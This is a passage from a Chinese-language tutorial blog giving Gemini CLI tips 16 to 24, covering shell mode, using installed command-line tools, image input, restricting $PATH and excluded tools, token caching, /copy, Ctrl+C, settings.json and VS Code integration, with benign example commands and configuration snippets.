中，但实际上是在告诉它”让我快速执行这个命令”。</p><p>这个技巧介绍的是 Gemini CLI 中的 <strong>Shell 模式</strong>。有两种使用方式：</p><ul><li><strong>单次命令：</strong> 在提示符前加上 <code>!</code>，后面跟上任何命令和参数。这会在当前工作目录执行该命令，并直接显示输出结果。例如：</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">!<span class="built_in">ls</span> -lh src/</span><br></pre></td></tr></table></figure><p>会列出 <code>src</code> 目录中的文件，输出效果和正常终端一样。输出完成后，Gemini 提示符会重新出现，你可以继续聊天或执行更多命令。</p><ul><li><strong>持续 Shell 模式：</strong> 如果只输入 <code>!</code> 并按回车，Gemini CLI 会切换到一个子模式，出现 shell 提示符（通常显示为 <code>shell&gt;</code> 或类似形式）。现在你可以交互式地输入多个 shell 命令。这基本上就是 CLI 内置的一个迷你终端。再次输入 <code>!</code>（或 <code>exit</code>）就可以退出这个模式。例如：</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">!</span><br><span class="line">shell&gt; <span class="built_in">pwd</span></span><br><span class="line">/home/alice/project</span><br><span class="line">shell&gt; python --version</span><br><span class="line">Python 3.x.x</span><br><span class="line">shell&gt; !</span><br></pre></td></tr></table></figure><p>最后一个 <code>!</code> 之后，你就回到了正常的 Gemini CLI。</p><p><strong>这有什么用？</strong> 因为开发工作本身就是在操作和询问之间不断切换。你可能正在和 AI 讨论某个问题，突然需要编译代码或运行测试来验证什么。不用离开对话，你就能快速完成操作，然后把结果反馈给聊天。事实上，Gemini CLI 本身也经常在工具使用中这样做（比如你要求修复测试时，它可能会自动运行 <code>!pytest</code>）。但作为用户，你完全可以手动控制。</p><p><strong>实际例子：</strong></p><ul><li><p>Gemini 建议修改代码后，你可以用 <code>!npm run build</code> 检查是否能编译通过，然后复制任何错误信息让 Gemini 帮忙解决。</p></li><li><p>想用 <code>vim</code> 或 <code>nano</code> 打开文件？你甚至可以通过 <code>!nano filename</code> 来启动（不过要注意，由于 Gemini CLI 有自己的界面，在里面使用交互式编辑器可能有点别扭——最好还是用内置的编辑器集成或复制到你的编辑器中）。</p></li><li><p>可以用 shell 命令为 AI 收集信息：比如用 <code>!grep TODO -R .</code> 找到项目中所有的 TODO，然后让 Gemini 帮忙处理这些待办事项。</p></li><li><p>或者简单用于环境任务：需要时用 <code>!pip install some-package</code> 安装包，都不用离开 CLI。</p></li></ul><p><strong>无缝交互：</strong> 一个很酷的特性是，对话内容可以直接引用命令输出。比如，你可以用 <code>!curl http://example.com</code> 获取一些数据，看到输出后，立即对 Gemini 说”把上面的输出格式化成 JSON”——因为输出内容显示在聊天中，AI 就有了处理它的上下文（只要内容不太大）。</p><p><strong>将终端作为默认 Shell：</strong> 如果你发现自己总是在命令前加 <code>!</code>，其实可以把 shell 模式设为默认。一种方法是用特定工具模式启动 Gemini CLI（有默认工具的概念）。但更简单的方法：如果你计划运行大量手动命令而只是偶尔和 AI 交流，就在会话开始时直接进入 shell 模式（只输入 <code>!</code>）。然后你想提问时随时退出 shell 模式。这就像把 Gemini CLI 变成了你的正常终端，只是恰好有个 AI 随时待命。</p><p><strong>与 AI 规划的集成：</strong> 有时 Gemini CLI 本身会建议运行某个 shell 命令。如果你同意，效果就和你手动输入 <code>!command</code> 一样。理解了这一点，你就知道可以随时干预。如果 Gemini 卡住了或者你想尝试什么，不用等它建议——你直接做就是，然后继续。</p><p>总而言之，<code>!</code> <strong>透传机制</strong>意味着<em>你不需要为了 shell 任务离开 Gemini CLI</em>。它打破了和 AI 聊天与执行系统命令之间的界限。作为专业用户，这对效率来说太棒了——你的 AI 和你的终端成了一个持续的工作环境。</p><h2 id="技巧17：将每个-CLI-工具视为潜在的-Gemini-工具"><a href="#技巧17：将每个-CLI-工具视为潜在的-Gemini-工具" class="headerlink" title="技巧17：将每个 CLI 工具视为潜在的 Gemini 工具"></a>技巧17：将每个 CLI 工具视为潜在的 Gemini 工具</h2><p><strong>快速使用场景：</strong> Gemini CLI 可以利用您系统上安装的<strong>任何</strong>命令行工具解决问题。AI 可以访问 shell，所以如果您有 <code>cURL</code>、<code>ImageMagick</code>、<code>git</code>、<code>Docker</code> 或任何其他工具，Gemini 可以在适当时调用它。换句话说，<em>您的整个 <code>$PATH</code> 是 AI 的工具包</em>。这极大地扩展了它能做的事情——远超出了其内置工具的范围。</p><p>例如，假设您问：”将此文件夹中的所有 PNG 图像转换为 WebP 格式。”如果您安装了 ImageMagick 的 <code>convert</code> 实用程序，Gemini CLI 可能计划类似于：为每个<a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=%3E%20%21for%20f%20in%20,png%7D.webp%22%3B%20done">文件</a>使用带有 <code>convert</code> 命令的 shell 循环。确实，之前一篇博客的示例显示了这一点，其中用户提示批量转换图像，Gemini 使用 <code>convert</code> <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=">工具</a>执行了一个 shell 单行命令。</p><p>另一个场景：”将我的应用程序部署到 Docker。”如果存在 <code>Docker CLI</code>，AI 可以根据需要调用 <code>docker build</code> 和 <code>docker run</code> 步骤。或者”使用 FFmpeg 从 <code>video.mp4</code> 提取音频”——它可以构建 <code>ffmpeg</code> 命令。</p><p>这个技巧是关于心态：<strong>Gemini 不仅限于工具内部已有的功能</strong>（这已经相当广泛）。它可以弄清楚如何使用其他可用的程序来实现<a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-4-built-in-tools-c591befa59ba#:~:text=In%20this%20part%2C%20we%20looked,In%20the%20next%20part%2C%20we">目标</a>。它知道常见的语法，如果需要可以读取帮助文本（它可以在工具上调用 <code>--help</code>）。唯一的限制是安全性：默认情况下，它会对它想到的任何 <code>run_shell_command</code> 请求确认。但当您变得舒适时，您可能允许某些良性命令自动执行（请参阅 YOLO 或允许工具配置）。</p><p><strong>注意：</strong> “能力越大，责任越大。”由于每个 shell 工具都是公平的游戏，您应该确保您的 <code>$PATH</code> 不包含任何您不希望 AI 意外运行的内容。这就是技巧 19（自定义 PATH）的用武之地——一些用户为 Gemini 创建了一个受限制的 <code>$PATH</code>，因此它不能，比如说，直接调用系统破坏性命令，或者可能不递归调用 <code>gemini</code>（以避免循环）。关键是，默认情况下如果 <code>gcc</code> 或 <code>terraform</code> 或任何东西在 <code>$PATH</code> 中，Gemini 可以调用它。这并不意味着它会随机这样做——只有当任务需要它时——但这是可能的。</p><p><strong>思维过程示例：</strong> 想象一下你让 Gemini CLI：”搭建一个基础的 HTTP 服务器来提供当前目录的服务。”AI 可能会想：”我可以用 Python 内置的服务器来实现这个功能。”然后它会执行 !python3 -m http.server 8000 命令。看，它就这样使用了系统工具（Python）来启动服务器。这只是一个无害的例子。再比如：”检查这个 Linux 系统的内存使用情况。”AI 可能会使用 free -h 命令或者读取 /proc/meminfo 文件。它实际上就是通过使用可用的命令来执行系统管理员会做的事情。</p><p><strong>所有工具都是 AI 能力的延伸</strong>： 这听起来有点未来感，但不妨这样理解：任何命令行程序都可以看作是 AI 可以调用来扩展自身能力的”函数”。需要解决数学问题？它可以调用 bc （计算器）。需要处理图像？它可以调用图像处理工具。需要查询数据库？只要安装了相应的客户端并且有访问凭据，它就能使用。可能性是无限的。在其他 AI 代理框架中，这被称为工具使用，而 Gemini CLI 的设计充分信任其代理能够选择合适的<a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=The%20Gemini%20CLI%20%20is,understanding%20of%20the%20developer%20workflow">工具</a>。</p><p><strong>当出错时：</strong> 但另一方面，如果 AI 误解了某个工具或者对它产生了幻觉，就可能尝试调用不存在的命令，或者使用错误的参数，从而导致错误。不过这不是什么大问题——你会看到错误信息，可以及时纠正或澄清。实际上，Gemini CLI 的系统提示很可能指导它先进行”试运行”（只是提出命令建议）而不是盲目执行，所以你通常有机会及时发现这些问题。随着时间的推移，开发者们也在不断改进工具选择逻辑，以减少这些失误。</p><p>核心要点是：要把 Gemini CLI 想象成一把<strong>超强的瑞士军刀</strong>——不仅有自带的刀片，更包含了你操作系统中的每一个工具。对于标准程序，你不需要专门指导它如何使用；通常它自己就懂，或者能快速搞明白。这极大地扩展了你能完成的任务范围。就像拥有了一个熟悉如何运行你安装的几乎所有程序的初级开发者或运维工程师。</p><p>作为专业用户，你甚至可以安装额外的命令行工具来赋予 Gemini 更强大的能力。比如说，如果你安装了云服务的命令行工具（AWS CLI、GCloud CLI 等），理论上只要给出相应提示，Gemini 就能利用它们来管理云资源。当然，一定要确保你理解并信任执行的命令，特别是使用那些功能强大的工具时（你肯定不希望它意外启动庞大的云实例）。但只要使用得当，这个理念——<strong>一切皆可为 Gemini 工具</strong>——就是让它融入你的环境后能力呈指数级增长的关键所在。</p><h2 id="技巧18：运用多模态功能-让-Gemini-识别图像等内容"><a href="#技巧18：运用多模态功能-让-Gemini-识别图像等内容" class="headerlink" title="技巧18：运用多模态功能 - 让 Gemini 识别图像等内容"></a>技巧18：运用多模态功能 - 让 Gemini 识别图像等内容</h2><p><strong>快速使用场景：</strong> Gemini CLI 不仅限于文本处理，它还是多模态的。这意味着它可以分析图像、图表，甚至 PDF 文件（只要你提供）。充分利用这一点吧。比如说，你可以说：”这是一个错误对话框的截图， @./error.png - 帮我排查一下这个问题。”AI 就会”看见”这张图片并给出相应的回应。</p><p>Google Gemini 模型（以及其前身 PaLM2 的 Codey 形式）的突出特性之一就是图像理解能力。在 Gemini CLI 中，当你用 @ 引用图像时，模型会接收到图像数据。它可以输出描述、分类，或对图像内容进行推理。我们已经讨论过根据内容重命名图像（技巧 14）和描述截图（技巧 7）。但让我们看看其他一些有创意的用法：</p><ul><li><p><strong>UI/UX 反馈：</strong> 如果你是和设计师一起工作的开发者，你可以直接把UI设计图丢给Gemini，让它来反馈意见或者生成代码。比如，你可以说：”看看这个UI原型 @mockup.png ，然后为它生成一个React组件结构。”Gemini能够识别图中的各种元素（比如标题栏、按钮等），然后为你规划出相应的代码结构。</p></li><li><p><strong>图片整理：</strong> 除了重命名，如果你有一堆杂乱的图片文件夹，想要按内容进行分类整理，可以说：”把 ./photos/ 文件夹里的图片按主题分类到子文件夹中（比如日落、山脉、人物等）。”AI会逐一查看每张照片并对其进行分类（这和很多相册App用AI自动整理图片的功能类似 - 现在你可以通过Gemini用自己的脚本来实现了）。</p></li><li><p><strong>OCR 和数据提取：</strong> 如果你有错误信息的截图或者文档的照片，Gemini通常能从中读取文字。比如，”从 invoice.png 中提取文本并整理成结构化格式。”正如Google Cloud博客中的一个例子所示，Gemini CLI可以处理一组发票图片，<a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-4-built-in-tools-c591befa59ba#:~:text=Press%20enter%20or%20click%20to,view%20image%20in%20full%20size">并输出包含这些发票信息的表格</a>。它基本上完成了OCR识别+内容理解，从发票图片中提取出发票号、日期、金额等信息。这是一个高级用例，但在底层多模态模型的支持下是完全可以实现的。</p></li><li><p><strong>理解图形或图表：</strong> 如果你有图表截图，可以问：”解读下这张图的关键信息 @chart.png 。”它可能会帮你解读坐标轴和数据趋势。虽然准确性可能会有差异，但这是一个很值得尝试的便捷功能。</p></li></ul><p>为了能实际应用：当您使用 @image.png 引用图片时，请确保图片不要过大（尽管模型能够处理尺寸合理的图片）。CLI工具会将图片进行编码并发送给模型处理。响应结果可能会包含图片描述或相关操作建议。您还可以在同一个提示中混合使用文本和图片引用。</p><p><strong>非图像模态：</strong> CLI工具和模型还可以处理PDF和音频文件，通过内部工具进行转换。例如，当您引用 @report.pdf 时，Gemini CLI会在后台使用PDF转文本工具来提取内容并生成摘要。如果您引用 @audio.mp3 并要求转录，它可能会调用音频转文本工具（如语音识别功能）。速查表显示支持引用PDF、音频和视频文件，这应该是通过调用相应的内部工具或API来实现的。因此，像”转录这段访谈音频： @interview.wav “这样的命令实际上是可行的（即使现在不行，很可能很快就会支持，因为底层的Google语音转文本API可以集成进来）。</p><p><strong>丰富输出格式</strong>： 多模态也意味着AI可以在响应中返回图像内容（如果进行了相关集成）。不过在CLI环境中，通常不会直接显示图像，但可能会保存图片文件或输出ASCII艺术等形式。之前提到的MCP功能表明，工具能够返回图像数据。例如，AI绘图工具可以生成图像，然后Gemini CLI可以通过打开文件或提供链接的方式来呈现这张图片。</p><p><strong>重要提示</strong>： CLI工具本身是基于文本的，所以您无法在终端中直接看到图像（除非支持ASCII预览功能）。您只会获得对图像的分析结果。因此，这主要是为了读取图像内容，而不是显示图像。如果您使用的是VS Code集成环境，那么图片可能会在聊天视图中显示出来。</p><p>总而言之，<strong>使用Gemini CLI时不要忘记GUI中的”I”（Interface）</strong> - 在很多情况下，它能很好地处理图像信息，就像处理文本一样轻松。这开启了许多工作流程，比如可视化调试、设计辅助、从截图中提取数据等，所有这些都可以在同一个工具中完成。这是其他一些CLI工具目前可能不具备的差异化优势。随着模型的不断改进，这种多模态支持将变得更加强大，因此掌握这项技能是一项面向未来的能力。</p><h2 id="技巧19：自定义-PATH（和工具可用性）以获得稳定性"><a href="#技巧19：自定义-PATH（和工具可用性）以获得稳定性" class="headerlink" title="技巧19：自定义 $PATH（和工具可用性）以获得稳定性"></a>技巧19：自定义 <code>$PATH</code>（和工具可用性）以获得稳定性</h2><p><strong>快速使用场景：</strong> 如果您发现Gemini CLI出现混乱或调用了错误的程序，可以考虑使用定制的 $PATH 环境变量来运行它。通过限制或排序可执行文件的访问顺序，您可以防止AI调用到意料之外的同名脚本。从本质上说，您就是将其工具访问限制在一个可信的沙盒环境中，只允许使用已知安全的工具。</p><p>对大多数用户来说，这并不是什么问题，但对于拥有大量自定义脚本或多个工具版本的专业用户来说，这可能会很有帮助。开发者提到的一个原因是避免无限循环或<a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">奇怪的行为</a>。例如，如果 gemini 命令本身就在 $PATH 中，失控的AI可能会在Gemini内部递归调用 gemini （虽然这是个奇怪的场景，但理论上是有可能的）。又或者您有一个名为 test 的命令与其他工具产生了冲突——AI可能会调用到错误的那个命令。</p><p><strong>如何为 Gemini 设置 PATH：</strong> 最简单的方法是在启动时直接设置：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">PATH=/usr/bin:/usr/local/bin gemini</span><br></pre></td></tr></table></figure><p>这样运行Gemini CLI时，使用的 $PATH 就只限于指定的目录。您可以排除那些存放实验性或危险脚本的目录。另外，您也可以创建一个小的shell脚本包装器，先清理或调整 $PATH ，然后再执行 gemini 。</p><p>另一种方法是使用环境变量或配置来明确禁用某些工具。例如，如果您绝对不希望AI使用 rm 或某些破坏性工具，理论上可以在安全的 $PATH 中创建一个别名或空的 rm 命令（但这可能会干扰正常操作，所以不太推荐）。更好的方法是在设置中使用排除列表。在扩展或 settings.json 中，您可以排除特定的工具名称。例如：</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;excludeTools&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;run_shell_command&quot;</span><span class="punctuation">]</span></span><br></pre></td></tr></table></figure><p>这个极端的例子会阻止所有shell命令的执行（使Gemini变为只读模式）。更细粒度的控制方式是跳过某些命令的确认提示；同样地，您也可以进行类似这样的配置：</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;tools&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">  <span class="attr">&quot;exclude&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;apt-get&quot;</span><span class="punctuation">,</span> <span class="string">&quot;shutdown&quot;</span><span class="punctuation">]</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p><em>（此语法是说明性的；确切用法请参阅文档。）</em></p><p>其原理是，通过控制环境来降低AI使用不当工具造成失误的风险。这就类似于给家里做儿童安全防护。</p><p><strong>防止无限循环：</strong> 有个用户遇到过Gemini不断<a href="https://support.google.com/gemini/thread/337650803/infinite-loops-with-tool-code-in-answers?hl=en#:~:text=Community%20support,screen%20with%20weird%20scrolling">读取自己的输出或重复读取文件的无限循环情况</a>。自定义 $PATH 无法直接修复逻辑循环，但其中一个原因可能是AI调用了某个命令而触发了自身调用。确保它不会意外启动另一个AI实例（比如AI决定调用 bard 或 gemini 命令）是很重要的做法。将那些命令从 $PATH 中移除（或者在当前会话中重命名它们）就能帮助避免这种情况。</p><p><strong>通过沙箱隔离：</strong> 除了修改 $PATH 之外，另一个选择是使用 –sandbox 模式（它会通过Docker或Podman在隔离环境中运行工具）。在这种情况下，AI的所有操作都被限制在容器内，只能使用沙盒镜像中提供的工具。您可以提供一个经过精心挑选的Docker镜像，里面包含特定的工具集。这种方法虽然比较重量级，但安全性非常高。</p><p><strong>为特定任务自定义 PATH</strong>： 你可以为不同项目设置不同的 $PATH 配置。例如，在一个项目中，你希望使用特定版本的 Node.js 或本地工具链。使用指向这些版本的 $PATH 来启动 gemini ，就能确保 AI 使用正确的版本。本质上，要把 Gemini CLI 当作普通用户看待——它使用你提供的任何环境。因此，如果你需要它选择 gcc-10 而不是 gcc-12 ，相应地调整 $PATH 或 CC 环境变量即可。</p><p><strong>总结来说</strong>： 给Gemini CLI设置防护栏。 作为高级用户，你能够微调 AI 的运行环境。如果你发现某种不良行为模式与工具使用相关，调整 $PATH 就是快速解决方案。日常使用中你可能不需要这样做，但这是一个专业技巧，值得在将 Gemini CLI 集成到自动化或 CI 环境时记住：给它一个受控的环境。这样你就能确切知道它能做什么和不能做什么，从而提高可靠性。</p><h2 id="技巧-20：通过令牌缓存和统计来跟踪和降低令牌消耗"><a href="#技巧-20：通过令牌缓存和统计来跟踪和降低令牌消耗" class="headerlink" title="技巧 20：通过令牌缓存和统计来跟踪和降低令牌消耗"></a>技巧 20：通过令牌缓存和统计来跟踪和降低令牌消耗</h2><p>如果你运行长对话或重复附加相同的大文件，可以通过启用令牌缓存和监控使用情况来降低成本和延迟。使用 API 密钥或 Vertex AI 认证时，Gemini CLI 会自动重用之前发送的系统指令和上下文，让后续请求更便宜。你可以在 CLI 中实时看到节省的效果。</p><p><strong>如何使用</strong></p><p>选择启用缓存的认证模式。使用 Gemini API 密钥或 Vertex AI 认证时可使用令牌缓存功能。目前 OAuth 登录暂不支持此功能。<a href="https://google-gemini.github.io/gemini-cli/docs/cli/token-caching.html">参见文档:Google Gemini</a></p><p>检查你的使用情况和缓存命中率。在会话期间运行 stats 命令。它会显示总令牌数，以及在缓存激活时的 cached 字段。</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/stats</span><br></pre></td></tr></table></figure><p>命令的描述和缓存报告行为在<a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html?utm_source=chatgpt.com">命令参考和 FAQ 中有文档说明</a></p><p>在脚本中捕获指标。无头运行时，输出 JSON 并解析 stats 块，其中包含每个模型的 tokens.cached:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Summarize README&quot;</span> --output-format json</span><br></pre></td></tr></table></figure><p>无头指南记录了包含缓存令牌计数的 JSON 架构: <a href="https://google-gemini.github.io/gemini-cli/docs/cli/headless.html">https://google-gemini.github.io/gemini-cli/docs/cli/headless.html</a></p><p>将会话摘要保存到文件：对于 CI 或预算跟踪，将 JSON 会话摘要写入磁盘。</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Analyze logs&quot;</span> --session-summary usage.json</span><br></pre></td></tr></table></figure><p>使用 API 密钥或 Vertex 身份验证时，CLI 会自动重用之前发送的上下文，这样后续对话就能发送更少的令牌。保持 GEMINI.md 和大文件引用在多次对话中的稳定性可以提高缓存命中率；你会在统计信息中看到这一效果反映为缓存的令牌。</p><h2 id="技巧21-使用-copy-命令快速复制到剪贴板"><a href="#技巧21-使用-copy-命令快速复制到剪贴板" class="headerlink" title="技巧21: 使用 /copy 命令快速复制到剪贴板"></a>技巧21: 使用 /copy 命令快速复制到剪贴板</h2><p><strong>快速使用场景</strong>： 立即将 Gemini CLI 中的最新答案或代码片段复制到系统剪贴板，<a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,for%20easy%20sharing%20or%20reuse">不含任何多余格式或行号</a>。这非常适合将 AI 生成的代码快速粘贴到编辑器中，或与团队成员分享结果。</p><p>当 Gemini CLI 提供答案时（特别是多行代码块），你通常想在别处重用它。 /copy 斜杠命令让这一操作变得轻而易举——它直接将 CLI 最后产生的输出复制到剪贴板。与手动选择（可能会抓取行号或提示文本）不同， /copy 只获取原始响应内容。例如，如果 Gemini 刚刚生成了一个 50 行的 Python 脚本，只需输入 /copy 就会将整个脚本放入剪贴板，随时可以粘贴——无需滚动和选择文本。在底层，Gemini CLI 会使用适合你平台的剪贴板工具（例如 macOS 上的 pbcopy 、Windows 上的 clip ）。运行命令后，你通常会看到确认消息，然后就可以将复制的文本粘贴到任何需要的地方。<br><strong>工作原理</strong>： /copy 命令要求你的系统有可用的<a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,for%20easy%20sharing%20or%20reuse">剪贴板工具</a>。在 macOS 和 Windows 上，所需的工具（分别为 pbcopy 和 clip ）通常预装。在 Linux 上，你可能需要安装 xclip 或 xsel 才能让 /copy 正常工作。确保后，你可以在 Gemini CLI 输出答案后的任何时候使用 /copy 。它会捕获整个最后的响应（即使很长）并省略 CLI 可能在屏幕上显示的任何内部编号或格式。这为你省去了传输内容时处理不必要杂质的麻烦。虽然这只是个小功能，但当你迭代代码或整理 AI 生成的报告时，能为你节省大量时间。<br><strong>提示</strong>： 如果你发现 /copy 命令不工作，请检查剪贴板工具是否已安装并可访问。例如，Ubuntu 用户应该运行 sudo apt install xclip 来启用剪贴板复制功能。设置完成后， /copy 让你能零阻力地分享 Gemini </p><h2 id="技巧-22：掌握-Ctrl-C-用于-Shell-模式和退出"><a href="#技巧-22：掌握-Ctrl-C-用于-Shell-模式和退出" class="headerlink" title="技巧 22：掌握 Ctrl+C 用于 Shell 模式和退出"></a>技巧 22：掌握 Ctrl+C 用于 Shell 模式和退出</h2><p><strong>快速使用场景</strong>： 通过按键干净利落地中断 Gemini CLI 或退出 shell 模式——快速双击可完全退出 CLI——这都归功于万能的 Ctrl+C </p><p>Gemini CLI 的操作类似于 REPL，了解如何中断操作至关重要。按一次 Ctrl+C 会取消当前操作或清除你已开始输入的任何内容，本质上充当”中止”命令。例如，如果 AI 正在生成冗长的答案而你已经看够了，按下 Ctrl+C ——生成会立即停止。如果你已开始输入提示但想放弃， Ctrl+C 会清除输入行，让你可以重新开始。此外，如果你处于 shell 模式（通过输入 ! 激活以运行 shell 命令），单次 Ctrl+C 将退出 shell 模式并返回到正常的 Gemini 提示符（它会向正在运行的 shell 进程发送中断信号）。如果 shell 命令卡住了或者你只是想回到 AI 模式，这极其方便。<br>连续按两次 Ctrl+C 是完全退出 Gemini CLI 的快捷键。可以这样理解：”按一次 Ctrl+C 取消，再按一次 Ctrl+C 退出。” 这种双击操作会向 CLI 发出终止会话的信号（你会看到告别消息或程序关闭）。这比输入 /quit 或关闭终端窗口更快，让你能通过键盘优雅地关闭 CLI。请注意，如果有输入需要清除或有操作需要中断，单次 Ctrl+C 不会退出——它需要第二次按键（在提示符空闲时）才能完全退出。这种设计可以防止在你只想停止当前输出时意外关闭会话。</p><p><strong>提示</strong>： 在 shell 模式下，你也可以按 Esc 键离开 shell 模式并返回到 Gemini 的聊天模式，而无需终止 CLI。如果你更喜欢正式的退出方式， /quit 命令始终可用，可以干净地结束会话。此外，Unix 用户可以在空提示符下使用 Ctrl+D（EOF）退出——如果需要，Gemini CLI 会提示确认。但对于大多数情况，掌握 Ctrl+C 的单击和双击是保持控制的最快方式。</p><h2 id="技巧-23：使用-settings-json-自定义-Gemini-CLI"><a href="#技巧-23：使用-settings-json-自定义-Gemini-CLI" class="headerlink" title="技巧 23：使用 settings.json 自定义 Gemini CLI"></a>技巧 23：使用 settings.json 自定义 Gemini CLI</h2><p><strong>快速使用场景</strong>： 通过编辑 settings.json 配置文件来调整 CLI 的行为和外观，以符合你的偏好或项目约定，而不是固守一刀切的默认设置。这让你能够在所有会话中强制执行主题、工具使用规则或编辑器模式等设置。</p><p>Gemini CLI 是高度可配置的。在用户主目录（ ~/.gemini/ ）或项目文件夹（仓库内的 .gemini/ ）中，你可以创建 settings.json 文件来覆盖默认设置。几乎 CLI 的每个方面都可以在这里调整——从视觉主题到工具权限。CLI 会合并多个级别的设置：系统范围的默认设置、用户设置和项目特定设置（项目设置会覆盖用户设置）。例如，你可能有一个全局的深色主题偏好，但某个特定项目可能需要更严格的工具沙盒限制；你可以通过在不同级别的 settings.json 文件来处理这种情况。</p><p>在 settings.json 内部，选项以 JSON 键值对的形式指定。以下是一个展示一些有用自定义配置的代码片段:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span></span><br><span class="line"><span class="attr">&quot;theme&quot;</span><span class="punctuation">:</span> <span class="string">&quot;GitHub&quot;</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;autoAccept&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">false</span></span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;vimMode&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;sandbox&quot;</span><span class="punctuation">:</span> <span class="string">&quot;docker&quot;</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;includeDirectories&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;../shared-library&quot;</span><span class="punctuation">,</span> <span class="string">&quot;~/common-utils&quot;</span><span class="punctuation">]</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;usageStatisticsEnabled&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>在这个例子中，我们将主题设置为 “GitHub”（一种流行的配色方案），禁用 autoAccept （这样 CLI 在运行可能有潜在影响的工具前总是会询问），启用输入编辑器的 Vim 键绑定，并强制使用 Docker 进行工具沙盒化。我们还在工作区上下文中添加了一些目录（ includeDirectories ），这样 Gemini 默认就能看到共享路径中的代码。最后，我们将 usageStatisticsEnabled 保持为 true 来收集基本使用统计（如果启用了遥测，这会提供数据支持）。还有更多可用设置——比如定义自定义颜色主题、调整令牌限制，或列入白名单/黑名单特定工具——所有这些都记录在配置指南中。通过调整这些设置，你可以确保 Gemini CLI 为你的工作流程表现最佳（例如，一些开发者为了效率总是希望开启 vimMode ，而其他人可能更喜欢默认编辑器）。</p><p>编辑设置的一个便捷方式是通过内置的设置 UI。在 Gemini CLI 中运行命令 <code>/settings</code>，它会为你的配置打开一个交互式编辑器。这个界面让你可以浏览和搜索带描述的设置，并通过验证输入来防止 JSON 语法错误。你可以通过友好的菜单调整颜色、切换 <code>yolo</code>（自动批准）等功能、调整检查点（文件保存/恢复行为）等。更改会保存到你的 <code>settings.json</code>，有些更改会立即生效（其他可能需要重启 CLI）。</p><p><strong>提示：</strong> 为不同需求维护单独的项目特定 <code>settings.json</code> 文件。例如，在团队项目中你可能设置 <code>&quot;sandbox&quot;: &quot;docker&quot;</code> 和 <code>&quot;excludeTools&quot;: [&quot;run_shell_command&quot;]</code> 来锁定危险操作，而个人项目可能允许直接 shell 命令。Gemini CLI 会自动在项目目录树中找到最近的 <code>.gemini/settings.json</code> 并将其与你的全局 <code>~/.gemini/settings.json</code> 合并。另外，别忘了你可以快速调整视觉偏好：尝试使用 <code>/theme</code> 交互式切换主题而无需编辑文件，这对于找到舒适的外观很棒。一旦找到喜欢的主题，就把它放入 <code>settings.json</code> 使其永久生效。</p><h2 id="技巧-24：利用-IDE-集成（VS-Code）获取上下文和差异比较"><a href="#技巧-24：利用-IDE-集成（VS-Code）获取上下文和差异比较" class="headerlink" title="技巧 24：利用 IDE 集成（VS Code）获取上下文和差异比较"></a>技巧 24：利用 IDE 集成（VS Code）获取上下文和差异比较</h2><p><strong>快速使用场景：</strong> 通过将 Gemini CLI 链接到 VS Code 来增强其功能——CLI 会自动知道你正在处理哪些文件，甚至会在 VS Code 的差异编辑器中为你打开 AI 提供的代码更改。这在 AI 助手和你的编码工作空间之间创建了无缝循环。</p><p>Gemini CLI 的强大功能之一是它与 Visual Studio Code 的 <strong>IDE 集成</strong>。通过在 VS Code 中安装官方的 <em>Gemini CLI Companion</em> 扩展并连接它，你允许 Gemini CLI 对你的编辑器变得”上下文感知”。这在实践中意味着什么？当连接时，Gemini 知道你打开的文件、当前光标位置，<a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=,working%20on%20at%20the%20moment">以及你在 VS Code 